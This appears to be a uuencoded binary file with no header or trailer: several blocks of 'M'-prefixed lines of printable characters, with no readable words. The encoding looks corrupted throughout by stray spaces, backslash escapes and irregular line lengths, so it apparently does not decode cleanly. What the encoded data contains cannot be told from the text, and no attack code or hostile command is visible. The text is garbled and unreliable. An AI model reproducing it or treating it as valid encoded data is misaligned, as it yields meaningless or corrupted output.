MX\_/TP\4KQ\$>QS: B&QE?H%XJ/BF) AF\6-C&\_1 [Q/? \$B=M [ .87XOOTN\77Q7Y-
MW' Q#\_ ) ^5CQ30%WF1S5E/: 1?) #XNOHO?X! SORWT1MO\_. O: WT ( [ \$?\_7+I3^&\$
M] (\`DS\_J! <2+ZRC@Q [H"3X (DX\*=Z, D^' +. #E^A5/@PLV, W\\*M\=MX (\$Z) 9^! W
M\ \$9L, [ ^Y<6; ZO>\* [XI0MW/QSG (\^RX? .U<0=L<U#7) 0^; 4OG] \2ML<UM' \$?2?
MK) 5SD+B) N!>VB6YM7 (Y^I' B^ ^ML\$] 3&N `I] `VRS '=>D\_T [ZW. ' &=>FKBN. P
MS4 [ <D/Z2. ' E; -W, (MZ"\_ ) D [6SKD `MOD9MZ=\_+< [ ?WKD\*MF, (^@GXTB\0V8N
MXRAZOPCC#K@0MCF-8^A\_ \$V>, = ` [ !-C\_A/O0OQ/FBG\*MBFZH=C2?0MQ>/%Z\_"
M-I] ' &R^DWR: ^) D [0V<W\_TH7 [2? I\$79U+B) M@F [ `8XW/T+<2CQ, NQS=! 8UCWZ
M) >+SXM?8YKONQG?L\1' [ ] W! NBFV\*] S1^3/^ ^>+3X2VR3\*\ [X. 7TC\43Q7FP3
MU (NUCCY"\_ (7X6VR3JK>Q7V+C\N) ^XA78Y@9. 3) ^NCW=-\2! LLQ, GH [ \K+M#7
MN3E. CH?A% ' @UMGF "WZ%/V\ ^YM+@9MADTP+@0\_4SQ' O%/V"; I8. / \*] ' G%M<6=
ML, TWN"; ] /7' : (<X! V\* ; M4. -F) (/ %2\0' <7-\ \$; ? `?V\* ; ] , . , /Z0/Q2UQ2] P\*
MC\ `VV3 [BNJ8/\X>+! ^-8\_"6V"1 [! -4 [ ?4-Q7! GNB [ \_&-@E&@&@+R#^0#P8
MV^0: 93R<OHJXAW@ZMBG] L? \$8^E; B<>) UV"; %: . . ) ] / [B%N+! V. 8@GDS\_JSC=
M&. =0; +, : SZ'\_ (WXCSC\_6S4\_<^C7B2\_+3+5QQ@OH.XEG8) N7>"E] OO' . S<3#
ML4V6"<9KZ"N">XAG89N@B=SWTC<7CQ6OQS; I/S' >3E] \*W\$X\ \$MO<QKOWI\_ [4
MN8PX' -NLQ?OIOQ&\_ \$>>; Y. ; C\&' ZZ>\*#XMLR' S; 9^! A] 2\_%8\5IL\PJ?HL\U
MQ; F^ . ` [ ; G, %GZ1^ ) \TUU, ] /Q! ?J=XKOBM--D; <\$\_T8\2; Q9?DOF@SXROT7\H
MGBC>BFU23C>^05] \*W\$D\ !=LTFV' \&\_U0\0; Q) 6RS8"8? ^ ^B/BE^\*" \QR\ V/P
M<\_KUXAOBU) ^ [ ^66SC=] \*8GQ2\_%I<8 (Z; ?X) WTF=>ZUQ' W! /; U) IG?) " ^AWBQ
M^! 2V6?\*% \4GZDV+/? .<BV&8>/DM\_2/Q4G&N! F^ ^ .OZ>? (3XJ?B#S/19RGM# /
M%I\10\0V `Q<9\_T\*\_1/RC. , EB-] \4WZ, ?\*%XC/B\_S84N, \_Z10)\_Y, O! ?; S% C\*
MZZT\_1\_Q `G&V9FW^ (\$R; E] 5WN7%\_<#] L\Q<GI<Z] P\_D# \ \$; 9) L- (X%7U1<5OQ
M! &SS (\Y\$GV"5<TEQ\*VQS `&>GORO. L=JY) K99A\_/0?R] . L<8Y&-O, Q@7I#XB?
MB' .M=? .CL3\_] .O' /XK?7&; ?%1<1-Q+UP. SQ90%U\ `; ?' S\1YOG2N@B-P. \_\$X
M\4H<B0^ ) [XJ3K3>. POG?] <1=<0<\5KQ>? `9WQ' ^ (LVYP+H< [X?; B\* >+M. !K?
M%N?; Z/P! [HQ [B&> (-^ \$N^+PXX2; G@K@KKB7NB [OA. > (3XH<X! F?8 [ %Q9W ' '
MXC' BS> (+N#OV; ' \$ . \$K? \$/?! ' XDWBGW! /G&BK<X@X' , ?A, >) =XINX%WYGFW-%
M<33NC:> (#XO\_Q' UPINW. M<7Z==VH\*\_ ; KNON\W^81QXS->1R! ' XHS [W `S?E\9
M#\ .YQ#6P3=K=QF-PL+@MMM/) ^+KXM1 [W\$PDGHR' BA?+3-J] QM-Q@/@#; ' -K
MG\_ \$R\_ \$J<; ; ^; .8K7X=OB= `?<S#3L^SLIL1 [ ; HG?LL1W [EO?>FYG\ ] , ] Q `3S `
M-Q-7TL\SW><<I; SOZR"O%S, %<3] <!O? ' #? ' ' ' ( , 'XO%X\$Z `! ^/M> `@^C8?B
M! W@83GW (^" .LSZ4 `?4M<\$ [ ?"; ; ' -3MP6\_R1] J</&D; @ACL (QV. 8 ( [HQ\_EK [ <
M\$>-8W\$ (\% ' ? `\*W\$/?! [WQL%?NV, U! P\_ `A\_! `\_"NVZ7; 4>#C^5+P3VPP] 9CP.
MKQ1?P3; SCQM/Q<=] ) B>, 9\ `1XAWX<WP#S\ :Y3KIM#L (+ \ `+I7^, E. . \IXV\_Q
MNX\_MN738^RUDX?0V\*W! F?%#Z; \* >-L^-\*XEALL\_J, <1%\1' P/\%69OS' VQXUP
M (/ [69\_`MVV8S7 `H/\J^1F: \_ . &E? `OXC3G7, SF; \SKH4KB&-Q; 3P>V\_R. &^! T
MYXT; XFJX% ; S7] WLE3VVL4F\] Q7, I\_@OYR? [YC=<] ?-, 9GXH\_1H\#) \_ `A' ?
M&X\_%@7SL<T^/\Y?EG [R#\ :+0; Q3] AFR@7CW7BC^#\*VJ7; 1^ \SN) ) Z. ; 5Y=
M, KZ&<\_WD7! \_ ; %&EL? !?7\$?%?%<-DVN&#\_&O<3SL4VIJ\8O<6-L<PLG3&"<^ ) KK
MV^ ) D] \$/%\*W `E?%3\ \$%?&&7YVKHRKX/ ; BB; @JUM<Z18J\$O-; [GR; PK&#&IM9U
MX] :XDW@2MBGVJW\$W7\$<! ] MLNNG6M) \_ \$J6^YF>\_Q<) S@MG, I; -, 5C\23Q+OQ
M\*/P+\_AB\_ =<=X--; G>R6-?; Y; -B3Q! #+S `WUK? ' `WQS\_BS\_! %O! Y?PJ?P3\_@W
M?! F\_=?>X"O; ' 5W%= ; %/OGCNONHBG89L) OQD\_P20%9 [ %-W' UC>YY, \$F\_#-LW\_
M-, Y" WUL\% ] MD>V"<BSY\$W! (7P] , ? .N! 9?#S1\YY' [MMEGG\* &D7?0CP"VWS^
MEW\$' ^NWB7 [ !-V' /C+O1-Q/VQS2G<G?ZV. -4+-S/ [ ] 6L7\_0 [Q=6S3\_ ; 7Q) /I/
MQ=NQS7) / , J^7T! \0W\8V/\_@9 [Z! \*\_ , Z<T+BX' \=9W `8' X' `B! ; @ \$WBW^%0?B

M1 (F<B^\$@7\$/<%9?SX\0;<3^^\*=;K):\*8O5X&#D\_I><" , 36!BXZNX@;B/>#JV
M^0Y?QP\_%69 (XE\4VW?\'-/ \$G\E?AGF4^?U/A7' "J. (%\_F>3&3\_&?XC?3>X<
M@FV&I3! .9\*\=\4' Q+)>BF8\$KC [/15Q5W\$X [# -J53& (?1WQ6E3.P=BF\FX+/U:
M\7?B1S+?-(UQ1?H>XIGBK=BF7%KC&O0?BH>+YV.; 'NF, Z]-7\$7<6C\4VWV `#
M^A\_\$?NF=\V&;) K@A?9QXKGB/S\$=G, &Y. /U:\4?P=MAF:T; @M\_1?BH^\* [V"9Q
M)N.N) /G%#<0] L, WXS, ;] Z%>) OQ, \_Q38%LQCWIZ\ICA-/QS:'\0#ZF^\*T69U#
ML\$TD' D@\_4KQ. \_ (W, O\&#Z' -F<ZXM [HIM3N' A]' ^\* <V9WKHIMEN\*/ [3\$7/Q5G
MR^' FU^&)] \*?%S\79<LH\GF; GQ<\_%V7\*Y^8%X%OUL\6' Q+9FOD=MX' GU'\13Q
M) FQ3\* (\_Q8OHZXO [B=>@F; 5 [CE?2EQ!' B, =AF=7 [C??2GQ:\_\$>0JX^>J% C' ^@
MCQ; /\$. \_ -B\_P1?KLA9UKBV. PS??XJCFWFXD) %G. MAFRWX! OT%<=\*BSO [8YC\*^
M1Y\_ `WSE `W!3; ) "EF\_) " ^L+B9>! "V68N?T) \1OQ+G+N [F6^"G] "/\$V\3793Y;
M@/\$S^NKB@>) EV&94">/\$?MR7BF^), P:Z^; GX+?J#XB?BG\$' R\06GL=L77Q\*\_
MEOGN) 8W?I9\DWBG^"=O4##; .1M] -/=%=\\$-L\$E#+. 3=] 4/%\*\ "G^+OQ; \_ (4X=
M8GP6%Q. \_+^Z-S^IXMWB:\_@ [G"C4.4C<' ) \_' <+5+Q\$?Q] \_BN.% .8\WOX!] Q"
M/%R\ `\_% \N\6\_BI. 4-OX1YQ<W\$' ?' % \_&GXNWB' \_SE\_) <X; QGGJO@G' "G^5+P!
M7\; GQ `G\* .N?' 5W'-<2\_Q3' P5 [Q#?%+\_UGO\$U7\$S\H7@ (\_ADO\$U\4) REG `O.
M+VX@ [HZOXVGB `V\*] Q^ [8T=YCS] WPCN<V, SGHW^" <.\$-YXURX, , Z-R^- \N" FV
M687# \# [I7XC' 5' `^+ `ZH#ZQ=?%>\NY) SM<K.E:H8) ['WC3@I' H) MSHL' 577>
MC [/: :Q9GPFUK&6?' ] 7 ` .W `7GQ' -Q+GP:Y\9\_XCPX3W7CO+@! SH<' X?QX-2Z `
M+^&." ' D-XT (X/RZ, ^\* \$BN' LBNF=C? \_PU+H8?XN (X5TWC '-P (E\#=<2">AX/P
M3 [ @D3E?+. !C7Q\*7P>! R"#^%0\_%9MS@=<' 9?' `W `%O! 97Q+=P) 9RZCG%M7 ` /7
MP; UQ7; P1U\ /7<# .<NZYQ<] P.M\ `+\8?X! FZ) \] <S; H4C<6L\! \! ?BK; @ [ \_@GW
MP"] P3YRCOG=-' (< [XUYX\*NZ--^\$^^"3NB\_ \$ \_7#\*!L; ] <4\$ \ `-% `W\$T' H2'
MX\%X, 1Z"] ^\*A^\$<\##\_&PW&:AL8?X:) X!\*Z!1^ ) (/ `H/Q1\_C.7@TWH' `X+-X
M+ `Z\*Q^' TC8Q7X1! LTP7OH1\ E7B4S! 1L; ?TU?%9\_#; ; % -S29NK8X4CQ>OP#; %
MFAK\_ :K<I [HA\_QX.QS: \_X, 7V\*) YW+8) O9. \$%"XSWBW\7I/W#S [7 `2^F' BE>+C
M, I^HF?'; ] `7\$3<1] L<U.G); ^@MBON7, >; -, '9Z: ?\*3XDOBWST2V, <] \*/\$6\0
MG\4VY3\TSD\?) 9Z]; <YC?WO<Q&E: .A?%-G=; &5>D?ZNU<XBX. ; ; ) %& [ <A#Y,
M' "\$>A3\_ \$BW%+?! "WPC>P3; ^VQGWI9XN/BG\_ -L/; <3W: [8N\_%3\_%HW' F] EQ?
M^#T\%K?%-H\_P%/IL\$<X-Q/VQ3<I (X\ \_I2XD [B: ?@! 7@ [7HBOX44X193; Y@J\
MFOZTV- /! N1"V.8 (WT?\FSM' 1N3K>B; O@77@R\_@IOPS; 9.QD?H\*\D [H%MSG?F
M' I+^A=B\_BYN9TLWX (?U6\2W\&&>+, 7Z" (\_\$K/\' :\_QFNQ34"L<3+ [ />KBD>) 5
MV\*9D#^, <=EX\3+P (S\#?XYDX0T\_C6; @) \_AR/P [ /Q; CP' /\5S<7"<\3S< `W^!
MM^#Y^ `5>@ \$OWXMS `O? `BO `XOQC?Q\$ERPM\_%2W! 8OPPOQ<GP=K\ `! ?8Q7X@%X
M%5Z-5^ /+> `W.U==X+6Z/U^%I^\$M\#\*'\_ ; \_4SWH#KXHUX `MZ\$3^#- . \$5\_XRVX
M `MZ\*V^ ) M>#C>CC?@' ?@WO! /G&<#YC-OCK\_ `8O! MOQWOP+W@OSCC0>!\N@\_?C
M. ' P `K\8' \35\ "&<<9' P8-U5' \! 3\ -; ; /' ?Y8FI! \_8UOP />] S7V8\_C] BTSSO?
M/A\_W\_KOY\*LOLS, W'WIGEU06B\_3SGV&:0\_7M) W `8G&F\$<' G?&\$?AC; ', -=\2>
M (<Z%<1=<! ?7?%K7\$W' /; ' X! VX#QX] U' D-MKDQDN. DXUR+H6/X5A\ ' " \_' OGQL
M?! H6%W? `A?Q=SC! :. = `?! YWQ#:) QK `N87] Q&VRS% E\_%WTJ?>ZS [ ^XYJ^ `; ^
M"/ ^\*#^\* ; ^! F^A4/ `N>V<P+\_CE\_ @^#ASO9F; @1W@K?HP?X" <XQP2^ `H5; X&=X
M.OX+G\8V [2<: O\&3L. ^8?&\* <T' X] '-LLGFR<G?X0SH%?XIPX^Q0WWQ?GI9^+
M\^\$=. #\_ ^3>; /3#7VIW\ DSCO-S2S! @?3?X" "< [ #, WTQ" ' T/>1?@\$. I=\M? ?GI
MQN7HNXAG89L?9AC7H7\ C+CC3S8S&N^B72) ] REO\$! >G\_ \ ' 6Z, S^ /> ^ `NL: \ \*F
M4\_8: /U/ ">PXP8W, ; OX??2#\_D<^ / \* ">: V^0W7P! F^L>O) [GP] /OEGNYD.N ` `>
M (OT^7 `3\_\*' W&. <; %<7%LLQB' X! W2!\SEV.+JV.9; 7 `G?D; [J/ . . J. !S; G, 2U
M\! ^X+D [VA7\$] G! O7QV7Q! [ @Q; H9C<' , \ \$; ?\$JW\$K? ! JWQG\_@-CCQ?. -PG ` /;
M] , 0=\, >X (YXM, S\_B+O@1 [HHS+W `S<; @' GHA] 66C<&V; \$-NUP/SQ `^EQ+G#OC
MC\_%8Z8\_C<?B. ] \$67&G^"ZV"; 3\_ `4O! 9/Q8=D9LLRXR7X-%Z\* ] =P.N&S/PR^6
M>L] /9FR\*+3?. C\*N) VV& ; S@G] EOA^@8X/XX13Y: 9N) 7&Q61\_?+EF] ^? `HKD\
M<U; \*FK/ \* . \ />A6W2KC; .B@MBF [XX%YXB\_1V<' R==XQR `; 79B?\_R=] -G6&I? `
MI; %OWW\$IO! N' X\$LRDVJ=<1E<") ?%5<1ML4V^+XVKX\*K8YCBNC7\5O [W>S: S `
MC? \$1Z5-N<==@?FPS# [?"VZ1OLM\$X\$ L=AFZ] P-#XO?<@FXQC<\$-N\N] FXKYW!
M-CFW& ` \_#9; %O^\_AC?%? Z) EN-) ^ `8\31L, VB; \70\4 [P' VR3=; OPYSHMM, NXP
M7H8#Q<VPS5R\&F\_%: \_ `YF5FWTW@+ /B5^BFU& [3+>C>=@FY1?&1\_ \$A; #-=' P4
MKY6^UF [CDS@<V] S%WV" \_/; ) &X7-XL/3; \ ` \_XE/0I] KK [L9S8IA6^BGM\*OP9?
MQ\_NE3 [K/W7?EP#8=\#T\5/HC^ `] \5?I" ^] T] 6\$5L, PX\_PXNEOXY?XM?2USV `
M [ ?=48) M- .! ' ] \*>DS' S1.1A^, ; 7K@M^G' 2' \&IZ:\_) 7W0 (>/T] /6PS4R<B7Z3
M] `D. &V>CSXEMNN%<] . . E/X [ST?^\*^ \. \1] Q, %UR8?H+TTXX; 1] !OQ#; 93AAW
MI@\_#OGD<: ^>E+W#2. (Z^&K8YA/O3\_RI] S" GCH?1SL4WR, \ :3Z<MAF] 5X. OT/
MTI?YQG@V?0=LLQ4OL/ BUS) S' \*QS7 [R0F>GB [3+SRSGGH. ^, %S' 36-P7VRPZ
M [ \_P+V:FP/? . C; #-B! ^<? ! +F' DASGO! S33^T?D+O) 29W>\*?92; E) >?F>! DS
M?<2S9. ; `3\ZI+QLO9R9 `W `3; #+GB? ! RO8. . . ^) VK; J; T->?) >"TS6\179&; O
MS\Y^OQC08" :KN `RVZ7/#>0<^S<PY\2. 9V7S3. =DMXRO, %! \$WPC89; SNWP' >8
MB1-/P; [YN\ [A^#DS@ \3S9"; 1 [ \ [OX] 1^ / " \_Q' ) E9?] \_Y" < [ .3) H\_G ` .QS4UQ
MV) \_&A9AI (1Z\*; :X^<" [ [T#B4F7; B"=BF\_6/G9; @F, \_O%/\M, \_6? .4W `K9E: +
M3\C, DI? .S\_ ` `9K\*\<JZ\$; 4Z\=L [\QG\, V' B5MCFKB=YO\$, 2&, ] FIJFX+ [8Y
MZ>>>): `Q2F9\*BUMCFW.) G' , F-M [! 3#EQ6VS3-ZGS\*7R2F0?BK, G<3+ODSDOQ
M16; VB:\_) 3-J4SN' X\$3-#Q `MEILT [SIOQ&V8NB/U2N9D^J9V/XG<2<IS%:=. X
MF; \_\$M=, : 9V6FBW@RMFF=WGDC] F?F>\_ \$; F; F; P3B8/DM&UT?@TO3#Q `MEIDHF

MYWFX-C, 'Q?=EYF9FY)9C#]@II5X!/8]]ZS.Y; , 91S' 30MP?VX1D=QZ)NS.S
M6/RUS/3/Z7P:#V/FH3AK+C?S31 [G8GF-IS/35#P4^XY\_/N>D^8T7,U-\$W`C;
M1!=P\_@JO9^:J.&E!-Q-:R'D\WL/, 60%W,C.]L/,M? (R9%\$6<2V";V\*+.!\_\'
MS/PJ3NGO9HZ)LQ4S\_H69\N) ([#MGBCN\_QG\R4S#'N2G^UW];-+N\$ZS,&&H=C
M?VS3`4?@?7@6WH8\_Q[K- ) T3\3GXDX/>>PR?%XQ,Z [G+?#EF,@49E\<U<`7\
M\$:Z [ ]^-\*^#6NC-\K:5P%Q^"J>#ZNAL\_AZCA9L' \$-7` ;7Q#UQ+;P!U\:/<!U<
MI) 1<RS@<#Y+^) H [ ` "4) <OP1WP7O\$UW%7\_%KF:X1R?>&.XBG8Y@KNC5) ) WRC,
MN#\_NB6V^QH/Q' >GKE38>CF.PS4T\P;>XN+X?GH+G2?\' GH [ 3E) 5S' L\_&DZ3?
M\QX?O\_`5;#.GG/\$&?!!OQ+]AFW'EC7?B)>+CV\*9T%>.\_<!-Q=\_P<?X)?X&W8
MMV\UC`.X=\_H)E"/<"!.7=,X"! ?&ON., 0^BO2S^VEG%Y^B78)F%MXRKTN;!--
M#UR#?I)XI\RDJ&/L^]JUN"&VF8\$;T&\07Y"9VG7Y>\$'?0?P)MNE9W[BS [<5;
ML\$W-!IRK=CO89D!#XX' T, \1 [L4W71GR,H!^#;1 [BD?2I&LLV\1CZF=) ?<:)Y
M2/] "G+>IF^F-9]EC\*WW\$^WP<H1\B7H)M4C<S7DU?#-M, ; , ZY2K\2VSQJ8;R=
M/O6' KN^%=] //DOXZWD^?J\*5S"6PS`!^FGR [>+3-U6G'\_1M\1VQS&9^FOB9.U
M=C, -/\?T7<039.9, &^?LX<:\_ , \_>N"VV&=\_6^50@\IG?Q.G:N9F [XJ#VQDG\
MN) \7QV\*;L1UD^ [@L, \_?%:3JZF=O=G (O%&'=@IH:X [ 8YWMY30\_66&;\Q?6P
M3; ]>SOOP9&8NBSV) 91WNX [P0KV+FD/@WF:G8SWD&WL', 30%UF=G8W\_DU/L1,
MM@'.% ;!-W&#9?\_R8F6OBQ\$/^ \WN) D\*^N' X87XQG2?X>7X]\_%:8:YF0MX `WXH
MSCQ<U@V\!8\7;\8 [\4M\\$.M^ [MMI [TG"J?TS/S (S\*2B\_QZGQN^, \$Z#: ^"T
M>"! .A] ?C] /@FSH`+CS3.B-OA=\_%G.!.^B#;/^5' &67 `TSHI7X&SX"LZ.W\_W8
M. `>NA7/BP3@7\_@K;9!IM7!"7Q#83L3]> (7W), <9!N#&VV8!#\3?2-QIK7!EW
MPS; ;<#5\2?S6.. /J. !^V&8CKX, ^D3S3>N!' .+JZ\$&^PW`0/Q4WQ?&R3>X)Q
M2UQ=W`?; [ , .M\15Q@HEN) L<GQFUP.6PS%4?@+> (K,K/X4^<'N#=. , \DY!-N\
M/]EY#?X (RM^ (3, KISH\_Q -PEFG.% ;' -T<^<TTYG#<\$!XD; 8IO7GSDOQ (WQ `
M?-\$FSLYV+C ['V' X-O\*EX\*+8I-, ]Y&, [\$S!+Q\*9GI.-\_Y&" [\$S"-QW@5NYO>%
MSE46&9=FIH/X\$VQ3: :GS9 [@=, ]O\$5V3FPQ7.ZW! ?9KX5/Y>9D:N<3^ .IS/PF
M3KW:S;P1UUYCO (R93N+QV+</:XUWT7^#; ;\*M, ]Y+7T;<&MO<^= (Y=+WQ) 68^
M\$K`'\_-L\$;G0?BY\S, \$&^3F8R;G<-Q>OO]\_^)Y,E-SJ\_-<' , 3, 7O\$MK!^ ;\_M7'
MMB7WY/.N;Y,R5?3\ [/5\3Z`GF<>FJK<G., 23) -ZE68FMRWCRQ/L]3] %X5\_!4
MC' =%5KB7V\S^E/2\? /F3<;MQL&>9UZSWQZ7J^ ;>S>=\ /I? ; ;O:SON=B\_' [6
M8S\_K;+ ^= . \_Y]U; ? `C62?F\_#1R;HI' V&L/\_#DC7<S3TB\6W@JQ+LU\*VMS]KD!
M^\_? [7, SM\^X.\_O<Q1.4^>]] [BS`MHL% [B [ [V5/V, T [VL [ ?L9Q\^4HUA? [JR
M/PMP-\?7F'\_ , 9Y [ [ " ?@6X\_3?LYP!/1/Q^] I?]' &"!!\I^#N).P7H (' \FM
M [7?<^+; / ^7" / [8\_T?!\*\_1&R\_9\$6>+1L?ZP<AW%R' " ; (<?B\$XY!XAWF^HSPO
M\_X?/-\ .LS] 3/'OB]V<R^U-^!Y9S:8H%GBG [-DOV [7/9MSD\=^LO/, 'QGN\I
M\$^%GBKQ7NRI%^^EGE;Q7N:)BO=RSA3KE9Y>\5 [M^52V,R/>Z [C3M/ [2L\K<
M%W%\IG) \.N! I7' <Q^#// (Z\_MN32=\T>/X6AFEGKT7&HEQW:&^\$MWG/\$4CO-&
M3VR6OX\_S!M]QG\$\*<-UK@K7^<MW' W9 [W=DSO).SU% XKW?4S;> !SRUXI\_O) I [O
M, KSY' ]>9^C [G\$T>:>T;O/J?T>:\_7& [W; \9D [KO=\LVT]' O<U&?%B\5GQ6PF<
M:XIGB>^ (, \_@Y5Q7' B&> (UXM/B' \3%T@HVQ1' BL>\*YXIWB [ ]^:#]W.) G3\_/V (
MA^\_KX\_DF<KXO#DYL' 9/2>ZQ] \R^3) ?0D>LOZ=;YBGB\_ ^2H3YG"4A/<DDVVGM
M<^H4YO?Q61\_ROK#OG+'NDMC/, \_8' Z\_O#4GJRITJ `MR\MY\*FWRSKB409^EzC7
M\_" [1\_\_A [%3&\_5\_%2&.9WVRTK@\_D=<\; ;8' X759\$FF-\; ]1] \_KQ#F] PH5 [XSY
MG2] 15S\_) [ #H' <S/M1N`?3^\_#MN?7\_?N8\S/' VOV"O/SLB9C?A86/RO) :WY6
MTI4TF) \C%\$ , \S-2.G; \$\_%O.\_^M [LS' ?FXW\_Z^\_UN\_AS/ `YGLOR`RYCOO\_-
M<PWSO6?>KX%CO@: . [= ? ` ] ^W\$?.ZY>X=\3K' 3^% ^\_GRUTIUE/\G, -UO-ZOB<?
MZTF, M:PG^2UP `4\_2> `=Y:L< [F (\_IUJ4\ ;> (=YND< [RI\1FY=S; , ^WM4] ^^)=
MTW, RWG4\Y^/=E-.9/V!) V. \FWD\*QKNY) S3>' WJJQ+NUIVZ\ VWB: 8+M&M?1Z
M-, >AO2=KMHJ>+WCN [>3C:7L+]' %K: :3GW7A' >OK%NX, G3-; ', K (&OI\_-K8%M
MO5Z, [G/\_UX#\_86 [S' Y"/U" ?#?SW&OC\_MP; J6K>3: [P8U] J/7. / ^<HT7\ \FN
M: 4ED37LGWJ7D?BE4 [D5K>' K+VC4FWK7YFZOGK+W%N7=\*L<LX@' NG' +B\$Y] \$ \_
MW\$?-] #F?SR5VV<\_7GGGWO\_8N/D>3\_=?/T1K (\_K?Q9) ;M9) 6U\*%UVMQ;E\OK#
M7<E] \_O=: ]>+> \ZT5S3) QZN\$VP?\_] &O+DG? ] ^O0I.YMV?) -956\_WWVTR>Y' ^W
M' I9. [-; #I [ (>7LU3+' Y) .R#K6 [2L; X' #W?IV7] :WX; \*^U?B' ]>VJK&\` 97T;
M) ^M; -EG? (O) A?8N6] 2U `UK?>LKZ-D?5MNJQO661] VR' K6XRL; S-E?=LKZ] M1
M6=\_&C7#KV^\_6-^ZR/JV^W^YOG62] 6VNK&] E97T [ ]>M; MX\_<^O: X4\$KS^0 (^
MYOU\H=TN [N6X?J, >) XJ\_E^N!\_] - [ .9Q? [NN^Q+L0US\_VMI7B7=137=: 3FK\*>
M=/^\*WW\_G?Y" (GE' M>D5%]>M>/, ) 3I4Q `U=B (WMVB8GK%Y6H7\$YFK25207M\$Q
M' >, "d5VBXZ) CNO5LUUD; , ^` :G\$1/:- [Q?: , C@WHWBDVMDM`%392K5\_W`\$'\_
MB (B@ \ (C8; MVCNT9%O=\$Q\_0JTZM0" ?\_ `PN5Z\D?98D&!P: '!825#@L/\*QC.T
MK">B4 [N<C`9Y1\_FC; (FR@4' >1 [K&QG3, ] ?>&2MI' 2\_ [SAGK' Q\$5WC (F\*C' ^3
M8/LFP=X-:KS\_53 (T/KYWR\07, J^<:G\_R1MWU1T-\*5RN8EQ (<-F>N&R) 0' EK
MW8 [ ;BD0V^\*^ [% "I; #OV7\_0K\APW&=8KMV2M^&V%F&X\$A97OBL5\*!H6&A) 4U
M\_Q\`^B\_OM [2\36GSZH24\*E6RE' ?<CL6\_@ (\$ES&"8= PZ7+188%&9?2=\F=3; 0
M-XO-1H-\*>3?9H6ML. ] ^) \$Q1\_Y@1 [ '\_5\$QO9NWS7\*/E0R\_J\$P\Q!' 2Q\ /CG\ \
M, , @, F-.R:UO\_GA`#WA<W+LQ [ [G8MPYB\_] [P\*\*AO=K5U' WW^7##\*%>T/9+>\_+
MV [ADV3#=K+ [K4!X.#-' \_V7\_PA@\*XGGUB8V.M\*WW, -L\_/. 'A [7M' =\_5>@>%]
MVH5W] 5Y^] OKP' MXYBYD\_00.78V\*ZV] !W' 8MYW\*=T) Z [IJ# [%JG30' A `=\$] &U
M=V140%ROR.C8?WPH, JK#?WRL<G1, 0/' B `5VCVP=X+^Z ` ;MX%H6\_) H ("2Q8.+
M!WD?B/\_?\_\_M&\_N4-XZ (' 1 (6; 9UO\*+!Q<NYZ^YISQE4&4I; VE] Z7T=25] W3\ \

MK78] . \_XO]DB>UO\_ [10[E#</#.\;TCI `7,XRQTOJ"8^.;=^[0YFFA8), &5<R
M\*+Q [KYIEO/\5Y' NY?:=G>\$1,K\_C3DZ] ]N[ @H.^@?SDS3H6O\\*5PZQ#;>Y=C7
M>\*] &\*G,\S7OTM2%VZ] [&>\_3\_+DL' 4?;JUKU#3+MN? [ ^7H\*!@>UU4KU6WFO=I
M!) F#SWY [ .G2/C00011?,4POYSU^0\_G\$!O?IWCXKS' A7OTXR, [M"!MPKDR?/.
M;/VBNT51EO9U)<T58=J08%\?1!\_B[6-] &RC-KC `; 7[\$GI7GSR\*^@OJ[4W^>5
MJT (8\*V5>BIA8VYFUEA72XZHPQD\*] 8]VC (WU=Z;] WVE6!) 9@SEW&WV, CX9\ ) 3
M, :TK6>-XS#OK72#CHCBG35/R [ ^UJS<+&HV:>:\77VR?EK:5EJ>)! ^ ^IP \.A#
M [= ' C2+DV [+ ] XV;R76V1L7\_ .BN7, X, , 2\ /) S\*\_\_0F7--5FS5H7-7, A] J7TQSH
M9K7J5V [0H"XM+R; /M: ' 6O] [>/X+-5<##=1OJX [R0/. YQ78CM@KQ=BZ; 5Z.PK
MR3%NZ `; # [ &! ILW' >SE-7' N4EY&&/VWGW" E:OVZ!24U\_) SIL\_ / 'VUMCO/ "\ 8 [
M8" ! ^GWC! ^# / \$] W@H. ^ `>#XU\_W-. P5OVFOC8L\_BG7E; 9T?-LP?F\_Y8, &?@7\_0
M `4=0!H) \ ` \_1U&] 2OX>M+ ^GIVG9. JX? ] A [ ] R: \$UF2! \*V?LH^ [ 8 [4SD"0] 2+8/
M" \* \$JYB" A! G3J5+ \_ (\$\*2JF\$\* @Y5\*JZE^ \_X5] X9KC (3\$G=V] /; 8 [9VK (X<=X] (
M#P \ / #X [A4G65' (F. <DM0TL91/3> [Z-!AF\K/M-YPTGX73N\H>5LU' / . \$TH)
M, K>2VX"CE5!P@W1R\ [ >] \_ "C+DI. <7&&UZ [VX^D\_ =L23 `4?L^=\_) I-) Z"PV) Q
M#J (V4, ' [ \$+2&] S4? \$!BMI\$&P; N"29JL"BR+: 9\* 'Y" B&QDZF37>&"R6RU^J
M' ?IM\$!) KI0' >6&R#--Y8E3SYL] (0ES) 001Z9: ( (6"7P-6GH [IY^ `3F (E= `+A
M<R@HMMKD (Q9;AQE#\_1=E.QD\*A] (1&\_J) P<8!>\_WY9C+5W+!; \&02\ \$G `6W3+
MLO="] FWPWHH%P (HSZ0PC1@PC&82<, 60 (\ `=\P^+1 `N@8M#=#G `6AO^5> \] %AS
M0+8" \AH->' 0 [H (<&W0GH@ (UKAEG, 5] %UCXZE3@ `: OOBX [UY (' BL?ZC/X9L! /
M34.A&&1R9] &M' #W%-WIL6\_ , 0! ^ .X%: 0%: \$J0' , @A6; .>, YP, 2>?14886=A' 4
MHQN&V^ ) CBU=<TV9A6GIB>7LFDY82I&D#=#-"B" FV:<Z+5D-0]) VW\$MUS0D9 ( ;
MGBS^YU/W^D\*" , \_"Q: 8B6D\*C (B7AQ ` -RD94E: .<O) L#>X4\*SWXE2WP78\ -A) K
MZ5Y\_S/ `MQ\*?OP54&R5MUC39\>& ` (WD6U?#EM"JV1EG@I `) ' ! I `; 75"; \*17; J
M ` `T/!8/DW: "EM; /TXFRO%4GI^" "A1K^KA+8O' L\*^ ) -1#] WV) 07ATE/-?FDIN
M-X\*6+I' %HV/0%>5Q/ [ [W] ?OZ' 81B1I-%ZF<BQ6/QO3G6; (1LYJD' ` .>6LS
M: (9^UJ) -5TH] 9/A6SF [0L' ] J! \_=9\LY-S6RP=&=Q (??C&P\_!LA' <X\* , @^TM"
MPW [ `SD\*DE! ( #) <33Z-\$0L@!3-61) +=.W6DKH#B71I^ [PTI! " +VXHU%GHR\$^ .
M\*%X!; 9JT (=!1\A=O ` (=OT (8ESH2<# / [ <OYLJMDE" [R8, @<Z1OW3TRC\$Q' /2'
